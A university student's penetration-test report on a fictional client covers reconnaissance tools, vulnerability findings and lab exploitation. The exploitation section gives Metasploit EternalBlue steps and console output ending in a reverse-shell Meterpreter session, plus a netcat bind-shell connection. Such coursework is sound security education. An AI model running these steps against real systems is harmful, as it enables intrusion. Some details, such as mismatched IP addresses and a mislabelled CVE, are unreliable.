Sri Lanka Institute of Information Technology

Penetration testing for
Individual Assignment

IE3022 - Applied Information Assurance

Submitted by:

Student Registration Number	Student Name
IT20613518	Madhusanka D.N.V

Date of submission
30/10/2022

Table of Contents

Executive Summary

One of the team of “CyberOps” company who provides VAPT (Vulnerability Assessment and Penetration Service) services, assigns to do fully penetration testing on “Sentinal Industries” company. “Sentinal Industries” company wants to know the current security level and weaknesses in their company.

Overall penetration testing found 2 critical, 3 high and one medium vulnerabilities. So, “Sentinal Industries” Company is not in acceptable range. Therefore, company needs to quickly implement mitigation methods and new security controls secure company data.

Abstract

The information in this report pertains to a penetration test that was performed for Sentinal Industries. According to the Applied Information Assurance module assignment rules, the penetration testing organization must conduct a thorough penetration test that examines the company's internal and external security. The internal network of the company and Sentinal Industries' website, http://sentinalindustries.website2.me/ , will be examined during the penetration test.

An overview of the key processes in the overall penetration testing procedure is provided in the report's opening section. Following the introduction and the process phases, the report includes the scenario and methodology specifics. Later in the report, it will explain the tools used for finding vulnerabilities, scanning, mapping, reporting, running instructions, and many other tasks. The report also includes solutions to mitigate the threats found during the penetration test as well as the current security policies and recommendations.

Introduction

Scenario

Vulnerability assessment and penetration services provides company called “CyberOps" asks to do penetration test on company called “Sentinal Industries". CyberOps has assigned team for do penetration testing. That team has three sub teams called red team, blue team, and purple team. Sentinal industries want in-depth penetration test for their company. Red team is assigned to perform both internal and external network and application assessments. Red team assigns the blue team to examine their attacks and assess the company's preparedness for them. The effectiveness of the defenses and controls suggested by the blue team to guard against

vulnerabilities discovered by the red team is then examined by the purple team as part of its analysis of the penetration testing procedure.

Penetration test

An authorized simulated attack is carried out on a computer system as part of a penetration test (pen test) to assess its security. In order to identify and illustrate the financial effects of a system's vulnerabilities, penetration testers employ the same tools, strategies, and procedures as attackers. The majority of assaults that potentially endanger an organization are often simulated during penetration examinations. They can assess a system's resilience to attacks from legitimate and illegitimate places as well as from a variety of system functions. A pen test can probe any area of a system with the appropriate scope.

Benefits of penetration testing

- Discover systemic flaws
- Identify the controls' robustness.
- Support data privacy and security regulations like PCI DSS, HIPAA, GDPR.
- Give management-relevant qualitative and quantitative examples of the current security landscape and budget priorities.

In addition, penetration testing has following stages to follow.

• Pre-engagement
• Information gathering and reconnaissance
• Threat-modelling
• Vulnerability analysis
• Exploitation
• Post-exploitation
• Reporting

Findings

Pre-engagement

This is an initial stage of penetration testing. In here, penetration testing team needs to understand about scope, client's business goals, what are the client's most worried vulnerabilities etc. "Sentinal Industries" wants in-depth testing on http://sentinalindustries.website2.me/ website and following machines.


Windows 7 64-bit machine: 192.168.1.101
Metasploitable machine: 191.168.56.102

Information gathering and reconnaissance

Information gathering and reconnaissance is the important stage of penetration testing process. Red team assigns to this stage. Team needs to gather information about scope to know if there any weaknesses in machines. This stage basically used following tools.

1. Maltego tool


Maltego is an open-source application which preinstall in kali-linux. This can gather information smarter and accurately. In addition, this can gather hidden information.




2. Nmap

Nmap is a security auditing and network discovery tool which known as “network mapper”. This is a free open-source tool which pre-install in kali-linux. Nmap basically uses for port scanning. A pen-tester can find open ports and the services that are using them for a specific IP address. Because of that Nmap is very popular among penetration testers. [1]


Nmap usually pre-install in kali-linux. If it is not come with pre-install, then Nmap can install using “sudo apt-install nmap” command in command prompt. Then, Nmap test can be done using simply “nmap ‘ip address’” command. In here, red team runs ‘nmap 192.168.56.102’



Other than that red team uses “nmap -A 192.168.56.102” to see fully scan detail.




Target 2: 192.168.1.169(Windows 7)




3. Recon-ng Framework

Recon-ng is fully featured reconnaissance framework which written in python. This is a powerful tool like metasploitable framework. Difference between Metasploit and recon-ng frameworks are recon-ng exclusively intended for web-based open-source reconnaissance. it is not meant to compete with existing frameworks. If pen-tester needs exploit, then he or she needs to use Metasploit framework. [2]




4. Angry IP Scanner

Angry IP is quick and user-friendly network scanner. This can use in Windows, Linux, and Mac platforms. It has the main objective of being helpful to network managers and is quite extendable, allowing it to be used for a very wide range of purposes.



5. SolarWinds Network Topology Mapper


Software for automated network mapping enables the creation of thorough, precise network topology maps that span the whole network. It may also manually connect network devices and edit the node details of map items.



6. Netsparker

Netsparker is an automation tool which many of the top CI/CD software environments and issue trackers can be integrated with in it. Netsparker can use in DevOps and SecOps settings as a result. By enabling the "shift-left" paradigm, a best practice, Netsparker enables you to test more frequently and earlier in the development cycle. Teams will save resources, prevent more serious issues down the road, and significantly increase resilience by removing security vulnerabilities as early as possible in the development cycle. Netsparker has following features. [3]

- Connection with platforms like JIRA and GitHub out of the box.
- PCI, HIPAA, and other compliance report templates, including the OWASP Top 10.
- customized security reports, use the customer reports API.
- Recheck the functionality of vulnerabilities.
- Create your own proxy for careful, manual crawling and scanning.
- Engine for demonstrating the true effects of exploited vulnerabilities.



Threat-modelling & Vulnerability analysis

The method or process of identifying, diagnosing, and assisting with the system's risks and vulnerabilities is known as threat modeling. It's a risk management strategy that specifically focuses on measuring system and application security against security goals.
These following vulnerabilities are found from reconnaissance.

Code Execution via WebDAV (Critical)

Web servers have a bug that might let a remote attacker upload any file they want. The problem arises when the HTTP method "PUT" is permitted. The vulnerability can enable a remote attacker to upload any file, leading to integrity loss. [4]

Mitigation: Stop using the default passwords, disable webdav, and stop letting risky techniques like PUT through.

Out-of-date Version (Apache) (CVE-2017-9224) (Critical)

Older version of PHP can be vulnerable to attacks. Oniguruma 6.2.0, which was utilized by Oniguruma-mod in Ruby up to version 2.4.1 and mbstring in PHP up until version 7.1.5, has a bug. During regular expression searches, match at () experiences a stack out-of-bounds read. An out-of-bounds read from a stack buffer might be the result of a match at () logic error regarding the order of validation and access.

Mitigation: Upgrade PHP to latest version.

BlueKeep Vulnerability (CVE-2019-0708) (High)

The Remote Desktop Protocol (RDP), which is utilized by the afore mentioned Microsoft Windows operating systems, contains BlueKeep. This vulnerability can be used by an attacker to execute remote code on an unprotected system. To one of these operating systems that has RDP enabled, an attacker can send specially generated packets, claims Microsoft. The attacker would be able to do a variety of things after successfully delivering the packets, including adding accounts with full user rights, accessing, altering, or deleting data, or installing programs. It is necessary for this attack to take place prior to authentication for it to be successful. [5]

Mitigation: Quickly update windows security updates.

EternalBlue Vulnerability (MS17-010) (High)

The US National Security Agency (NSA) developed EternalBlue, a Windows exploit that was utilized in the 2017 WannaCry ransomware attack. The Server Message Block (SMB) Protocol is implemented by Microsoft with a vulnerability that EternalBlue takes use of. When a Windows computer is tricked into accepting malicious data packets into a legitimate network, it has not been patched against the vulnerability. These data packets may include malicious software like trojans, ransomware, or other risky programs. [6]

Mitigation: Quickly update windows security machine.

Password Transmitted over HTTP (High)

HTTP is not secure communication method. Therefore, an attacker can steal users' credentials if they can intercept network communication.

Mitigation: use secure https for password transmission.

SSL/TLS Not Implemented (Medium)

Any messages sent between company server and users can be read and altered by an attacker who is able to intercept network traffic from either company network users.
This means that a hacker might view passwords in plain text, change the way your website looks, reroute users to other websites, or steal session data. As a result, nothing you provide to the server is kept a secret.

Exploitation

- **192.168.56.102 machine exploit using netcat.**


This is a very easy exploitation. We can simply connect with target machine port 1524 by using netcat.

- **192.168.1.101 machine exploit using Metasploit (EternalBlue Vulnerability exploit)**

Steps:

1. msfconsole
2. search eternalblue
3. use 0
4. show options
5. set rhosts 192.168.1.101
6. show targets
7. set target 1

Then meterpreter session is open.


┌──(root㉿kali)-[~]
└─# msfconsole
To boldly go where no
shell has gone before
=[metasploit v6.1.39-dev]
+ -- --=[2215 exploits - 1171 auxiliary - 396 post]
+ -- --=[616 payloads - 45 encoders - 11 nops]
+ -- --=[9 evasion]
Metasploit tip: View all productivity tips with the
tips command
msf6 > search eternalblue
Matching Modules
Name Disclosure Date Rank Check Description
0 exploit/windows/smb/ms17_010_eternalblue 2017-03-14 average Yes MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1 exploit/windows/smb/ms17_010_psexec 2017-03-14 normal Yes MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
2 auxiliary/admin/smb/ms17_010_command 2017-03-14 normal No MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
3 auxiliary/scanner/smb/smb_ms17_010 normal No MS17-010 SMB RCE Detection
4 exploit/windows/smb/smb_doublepulsar_rce 2017-04-14 great Yes SMB DOUBLEPULSAR Remote Code Execution
Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce

```
msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.158    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 192.168.1.169
rhosts => 192.168.1.169
msf6 exploit(windows/smb/ms17_010_eternalblue) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Automatic Target
   1   Windows 7
   2   Windows Embedded Standard 7
   3   Windows Server 2008 R2
   4   Windows 8
   5   Windows 8.1
   6   Windows Server 2012
   7   Windows 10 Pro
   8   Windows 10 Enterprise Evaluation

msf6 exploit(windows/smb/ms17_010_eternalblue) > set target 1
target => 1
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         192.168.1.169    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.158    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 192.168.1.158:4444
[*] 192.168.1.169:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.1.169:445     - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.1.169:445     - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.1.169:445 - The target is vulnerable.
[*] 192.168.1.169:445 - Connecting to target for exploitation.
[+] 192.168.1.169:445 - Connection established for exploitation.
[+] 192.168.1.169:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.1.169:445 - CORE raw buffer dump (38 bytes)
[*] 192.168.1.169:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61  Windows 7 Ultima
[*] 192.168.1.169:445 - 0x00000010  74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20  te 7601 Service
[*] 192.168.1.169:445 - 0x00000020  50 61 63 6b 20 31                                Pack 1
[+] 192.168.1.169:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.1.169:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.1.169:445 - Sending all but last fragment of exploit packet
[*] 192.168.1.169:445 - Starting non-paged pool grooming
[+] 192.168.1.169:445 - Sending SMBv2 buffers
[+] 192.168.1.169:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.1.169:445 - Sending final SMBv2 buffers.
[*] 192.168.1.169:445 - Sending last fragment of exploit packet!
[*] 192.168.1.169:445 - Receiving response from exploit packet
[+] 192.168.1.169:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.1.169:445 - Sending egg to corrupted connection.
[*] 192.168.1.169:445 - Triggering free of corrupted buffer.
[*] Sending stage (200262 bytes) to 192.168.1.169
[*] Meterpreter session 1 opened (192.168.1.158:4444 -> 192.168.1.169:49160 ) at 2022-10-26 02:30:14 -0400
[+] 192.168.1.169:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.1.169:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
